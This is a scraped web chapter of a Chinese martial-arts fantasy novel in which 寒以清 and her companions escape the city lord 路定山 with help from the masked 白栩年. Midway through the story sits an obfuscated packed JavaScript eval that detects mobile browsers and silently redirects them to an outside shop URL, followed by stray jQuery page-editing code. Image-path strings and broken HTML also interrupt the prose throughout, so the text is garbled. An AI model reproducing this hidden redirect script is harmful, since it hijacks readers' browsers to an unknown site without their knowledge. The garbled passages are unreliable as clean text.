路定山看着三人,寒以清平静自信,颜疏裴礼貌微笑,风千绪不屑撇头,三人脸上各显其色,唯独见不着恐惧怯懦。
“好,我答应你们。”路定山松了口。
跪在地上的傅家玉虽然还是那般颤颤巍巍,但心里也悄悄歇下一口气。
“路城主,能否让我先看看他的情况?”寒以清看向傅家玉。
路定山点了点头,他示意傅家玉站起身来。
傅家玉踉跄着站起了身,他缓慢地抬起手,寒以清装则装作把脉的模样,实则重重地在他手上按了两下,她眼睛看向他,目光中透露出坚定的三个字。
“相信我。”
这个眼神有一股让人信服的威力,傅家玉的眼神从颤抖逐渐平静,他点了点头。
“既是缓解蛊毒的负面威力,最佳之法便是在他身上采取对症之法。其一需用晨初之水煎服独参汤,每日一副,再隔日一粒九穗万古丹,辅以此六穴以活络经脉,稳定内息,切记不能受热;其二是路城主你需压制自身境界,累积半月再凝气,以一鼓作气之力突破境界,方起效用。”
寒以清从腰上摸出五颗药丸递给傅家玉:“这是胆苜丸,你每隔五日食一粒,食后半个时辰,会有流汗燥热之感,不可洗浴冷水,必须沐浴温水以此泻毒。”
“这九穗万古丹难得,路城主只需去药师斋报上傅家的名号,药师斋之人定会给你们。”
“我该说的都说完了,望路城主得偿所愿,小辈们就先告辞了。”寒以清向路定山垂首,起身,她又朝傅家玉点了点头。
见路定山什么都没说,三人就打算离开。
刚一转身,还未走几步,那路定山突然起势,显然就是要将三人抓走。
这是要反悔?
寒以清走在末尾,她最先受到冲击,剑还留在剑鞘中,被这真气压得全然拔不出来,颜疏裴本就受着伤,他被甩了出去,剩下的风千绪硬撑着才勉强站立。
恐怖的气息席卷全院,天上乌云密布,不见一点星光。
寒以清只觉着双耳刺痛,大脑混沌,风千绪在她身前,也跟着全身僵硬,动弹不得。他们根本不是他的对手,若这路定山要他们死,他们一点儿胜算都没有。
路定山毫不费力地抓住了寒以清,他一掌就要落于她的肩上,就在这时,不知从何处钻出一丝光亮,数万支玄剑顺着光直朝路定山而来。
路定山迅速放开手,他转身一引惊雷,万雨化作剑气向那数万剑而去。
两相交锋,数万支玄剑却只剩虚影,路定山只觉中计,他回过神来,就看见一个狐狸面具的男子,拉走了寒以清。
寒以清忍不住一口鲜血喷出,她看见那张面具下的眼睛里,满是担忧。
“你们先走,不用管我。”白栩年推走寒以清。
他持玄剑向前,直朝路定山而去。
寒以清别无他法,她和风千绪架起颜疏裴,迅速逃离现场。
眼见着面前的男子攻来,路定山只能先解决眼前。
他怒不可遏,万雨倾泻而来,却见白栩年虚影闪烁,每亮一处,就越来越看不清。
路定山越看越觉得眼熟,那面具男子步伐虽然凌乱,却有自己的一套章法,他们涪水向来以速度见长,那男子肯定比不过他的身法,但他还是看不清他,他是在用一种障眼法。
数年之前见此招还是在凤凰山上,这招使得行云流水,势正招圆,气韵外显,观之变化无穷,在场的众位高手也不禁感叹此招实为精妙。
多少年了,这招“七星刻雾”又在他眼前,他从台下之人变成了亲历之人。
路定山断了“山雨惊波”,他站定回息,一瞬之间,白栩年剑指眼前。
见路定山收起招式,白栩年迅速收回了剑,他后退几步,双手在前:“多谢路城主手下留情。”
“你是镜峰的人,易道长的弟子,李道言还是白栩年?”
狐狸面具被摘下,一张俊朗的脸显现出来,正是当年青云榜上排行第三之人,白栩年。
“不过凝神之人,竟然能接近照心境的水平,还能接下我的山雨惊波,果真是易老的弟子啊。”路定山看向白栩年,当年大放异彩之人,今日还是那般光芒四射。
“但你不要以为你拦住了我,我就追不上他们。”路定山一甩衣袖,神色凌厉:“刚才是看在易老的面子上放你一马,若是还敢拦我,杀你”路定山轻哼一声。
“栩年多谢路城主不杀之恩,为感念城主大恩大德,今日那傅公子的秘密不会公之于众。”白栩年语气温和,说出的话却让路定山一惊。
“你敢威胁我?”路定山杀意渐起。
“城主可以杀了我,我不过是一个小小指挥使,少我一个上京那边不过再派一个过来,也掀不起什么风浪。但若是城主的消息走漏出去,不知路城主这一路会遇到多少英雄,栩年实在是为着城主着想。”
路定山大笑三声:“好好好,不愧是白指挥使,从那地方出来的人,就算是镜峰门下,也没去除这满身脏污之气。我看啊果真不如你那清风朗月的师兄,易老的衣钵还是在你师兄身上才是。”
“路城主谬赞了,师兄自是会承袭师傅荣光,我怎敢与师兄相比。”
路定山不再说话,他提起晕倒的傅家玉,消失在黑夜之中。
白栩年站在院中,他将自身封住的穴道解开,手臂上陡然一条黑色的纹路开始向四周延展。
他忍住蚀骨之痛,从怀里掏出一个小瓶,抖出只剩一粒的药丸,一口吞咽下去。
——
从那荒院撤离后,寒以清他们也不敢回到当初的客栈,加上城门早已关闭,她只能在城中暂寻一处隐蔽之所。
似是有人指引,有意将他们引他们到一处偏院,寒以清本想出剑,从那人口中得知是那许白授意,她才继续跟随而去。
她和风千绪都受了不小的内伤,但当下最严重的还是颜疏裴,旧伤未愈,新伤又起,他脸颊滚烫,意识已然模糊。
两人将他扶在床上,寒以清嘱咐风千绪:“先去打盆水来。”
幸得及时喂了一颗药丸,只要小心清理伤口,再将余毒逼出,就无大碍。
不过她药箱未在身边,只能先简单包扎,本想再出门寻医,就听见开门声。
“客栈的东西我都拿过来了,就放在隔壁屋子里。”白栩年见到走出房门的寒以清,解释道。
寒以清看向他,他神色自若,平静无波,身上也没有受伤的痕迹。他看向她时,反而面露忧虑。
“他已经走了,不会再追过来了。”
正想询问经过,许白说完后便打消了她的顾虑。</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17666998|202500||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
>
“多谢。”还是救人要紧。
寒以清拿回药箱,赶紧行动起来,她递给风千绪一颗治疗内伤的药,再喂了自己一颗,才开始医治颜疏裴。
一炷香的时间,寒以清收针,站在一旁的风千绪也安下心来。
“门口那人是那许白吧?”风千绪看向寒以清,带着询问的神色。
寒以清没有回答,反而说道:“你也受着伤,先去休息吧,我守着他的。”
“你伤得比我重,你去歇着,我看着他。”风千绪急忙反驳。
“风千绪!”
见寒以清严肃起来,风千绪只能听从:“好吧,那你可不能逞强。”
风千绪刚打开房门,就见着白栩年准备敲门。
“许大人”话还未问出口,许白先开了口:“我来照看他吧,你们都受了不小的伤。”
他的眼神看向坐在床边的寒以清,无意间看向寒以清握着颜疏裴的那只手。
人家如此舍命救了他们,风千绪对白栩年信任加深,加上他也想让以清阿姐休息,连忙附和。
“对呀,阿姐你就去歇息吧。”
寒以清本想拒绝,却觉有些头晕目眩,怕被两人看出,她便应了下来。
回到房间,她立即调息运气,刚才路定山的那一掌虽未落到她的身上,但那余波还是伤到了她的经脉。
她想起内功心法《九寒经》的第三卷,通过调和内息来修复经脉,比用外物更加事半功倍。
她盘坐于床,牵引着内息调和,经脉舒展自然,轻轻向内里伸展,上次被风千绪伤后而生长的经脉越发强劲,内力的集聚也更加迅速,她能调动的真气也越来越多。
她能感受自身功力的提升比以前更快,如今的她怕是已经越过入心中期。
寒以清抽出三根针扎于肩上三个穴位,瘀血顺利排除,她歇下一口气。
翌日,几人从颜疏裴的惊呼中醒来,风千绪率先到达战场,就看见颜疏裴抓着白栩年的手,一脸震惊。
“怎么是你!”颜疏裴赶紧放开手,他“咻”的一下坐了起来,才发觉肩上有伤,又吃痛叫了一声。
“颜大哥,你小心一点儿。”他连忙走了过去。
颜疏裴挤眉弄眼的,表情示意风千绪:“他怎么在这儿?”
风千绪递过汤药:“许大人可是照料了你一晚上,你还不赶紧感谢他。”
颜疏裴再次挤眉弄眼确认,风千绪重重点了几下头。
见着两人旁若无人地用表情说话,白栩年疲惫开口道:“既然颜公子已醒,在下就先告辞了。”
不等两人反应,白栩年走出了门。
颜疏裴连忙大声喊道:“多谢你了啊,许大人!”
出了门,他就看见寒以清一身明黄迎面而来。
“许大人,方便说几句话吗?”寒以清站在廊下。
“好。”
两人多走了几步,停在了庭院之中。
她神情自若,依旧高绑起来的长辫,一双清亮而又倔气的桃花眼,明黄色的衣裙不显张扬,更显明媚。
“其实许大人已经认出我了,对吗?”
天上乌云密布,似有大雨倾盆之势,面前的男子不露声色,但那一瞬间身体的僵硬,紧紧捏住的手掌心,将听到这句话后的错愕,彻底暴露出来。